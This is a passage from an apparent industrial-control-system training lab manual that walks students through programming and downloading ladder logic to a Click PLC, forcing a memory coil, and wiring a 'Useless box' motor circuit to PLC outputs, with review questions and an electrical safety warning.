
15. You will now add output *Y003* to the rung. Select "**`Out`**" from the Coil Instruction List and drag that over the NOP coil.




16. After successfully dragging the "Out" instruction over the NOP instruction, you will be presented with a "Set" popup dialog box. Enter Y003 in the Bit Memory Address 1 entry field and leave the Bit Memory Address2 blank and select "`OK`"



After you have successfully entered Y003 into the dialog box, you will see the completed rung as follows.



17. Download the new program into the PLC by selecting the PLC `Home` tab, PLC menu bar item and then select "`Write Project into PLC`".




18. The "Connect to Click PLC" window will reappear with your manually set IP Address and Subnet Mask. For those sharing a Pod with another student, be sure you select your PLC before proceeding to connect.


    Click "**`Connect`**" to continue the Write Program process

Example


In the example below, we see the Click PLC IP Address set to 172.16.1.12 with a subnet mask of 255.255.255.0.



19. You will be prompted for a user name and password. The username and password is stored with project and is also downloaded to the PLC. The username is "admin" and the password is "sansics123".




20. On the write project into PLC window, uncheck the "`Run Time Edit`" box and then select `OK`




This will download the project into the Click PLC

Note


If the PLC is in RUN Mode the following pop-up will display indicating that the PLC must be changed to STOP Mode to write the program. Click **`Yes`** to proceed with a software initiated mode change.




After a successful write, the following pop-up will appear asking to change the PLC Mode. Ensure **`RUN`** is selected and click **`OK`**.




21. After downloading the program, open the Override View window so we can force "C3 Flasher Circuit Enable" on.




22. In the Override View window, enter C3 in the address field. You can also look for an in the Click PLC by clicking the Address field and searching for the C3 Variable. Click the New Value to " `On` "



23. Click " `Write all new values` " to turn coil C3 On. This will start the timer flasher circuit. Close the Override View window when complete.



24. You should now see the physical output Y003 on the Click PLC turning on when the T1 Flasher On Timer is on. You will also see this same indication in the Click PLC programming software when the Flasher On Timer Timing bit C5 is on.



Note

If you did not complete the lab, you can open the completed Click PLC Project titled "`ClickLab01.2-complete.ckp`" that is located in the `Desktop\Lab Files\Lab 1.2\Click` folder. This file contains a completed Click PLC project file that you can download and test the lab functionality without manually entering the ladder logic.

Questions

1. Can all memory locations be successfully forced "On" with the Override View?

   _____

2. Can you complete this entire lab without an ethernet cable?

   _____

3. When TD1 stops counting, what element starts counting?

   _____

Exercise Takeaways

Depending on the manufacturer, model type, etc. PLCs will usually have multiple methods for establishing communication because there isn't a standard amongst PLC vendors. Connecting to an Industrial Control System will often require a variety of cables, converters, and some unique procedure for initial setup. You will also find that each vendor will require their proprietary application(s) to program, download and upload logic to their hardware. Establishing an initial configuration and understanding the logic flow is an essential skill set for individuals working in this field.

Lab 1.3 -- PLC Programming and I/O Integration

Background

Total Lab Time: 20 minutes

Objectives


Objective #1: Turn the Useless box into a Useful box. You will do this by programming the Click Plus PLC to enable output Y01 thereby providing a path from +5VDC to DC Common for the Useful Box motor circuit.

Objective #2: Hack the Useful box by writing a program to recognize the Useful box switch has been selected to the "On" position but inhibit the output Y01 when memory coil C3 has been turned on.

- Review the wiring of your Useless Box to the Click Plus PLC
- Write a PLC program to control your Useless Box with your Click Plus PLC. You will do this by programming the Click Plus PLC to enable output Y01 thereby providing a path from +5VDC to common for the Useful Box motor circuit.
- You will create a Useless Box "hack" by writing a program to recognize the Useful box switch has been selected to the "On" position but inhibit the output Y01 when memory coil C3 has been turned on.

Task 1 -- Review Wiring of Useful Box

When we review the wiring of the Click Plus PLC and the Useless box, we find a wire between the Useless box negative battery terminal and the Click Plus PLC contact output "Y1". We will find that by enabling Y1 relay output through ladder logic and closing the Y1 relay contact, it will complete the Useless box motor circuit and enable the Useless box motor to run. We will also find wire "1" between the Useless box and the Click Input module to sense when the Useless box switch is in the "On" position. Let's dig into how this works electrically.



Click Plus PLC / Useless Box Diagram Glossary of Terms

- Power Transformer – In this diagram, the power transformer is used to convert 90-264VAC, 47-63Hz single phase power to 24VDC.
- 24VDC to 5VDC Transformer Board – In this diagram, the 24VDC to 5VDC transformer board is used to step 24VDC down to 5VDC for the Useless box circuit
- COM – Direct Current (DC) electrical common
- 0V – Direct Current (DC) electrical common as marked on the Click Plus PLC
- Gnd – Ground reference. Per Click Plus PLC wiring guide, it should be tied to a ground terminal.
- +24VDC – Positive 24 Volts DC with reference to DC Common
- +5VDC – Positive 5 Volts DC with reference to DC Common

We stated that Useless box will operate if the Click Plus PLC Output Y1 is energized but let's look at the electrical schematic to understand how this works

Callout 1: We see a 24VDC power supply supplies power to the Click Plus PLC. This 24VDC power supply also supplies power to a step-down transformer board which converts 24VDC to 5VDC. The 5VDC power supply provides power to the Useless box instead of using batteries.


DANGER

Do NOT install batteries into the Useless box battery holder while the Useless box is wired to the 5VDC power transformer or the Click Plus PLC. Doing so may result in damage to the Useless box or could even cause an electrical fire!

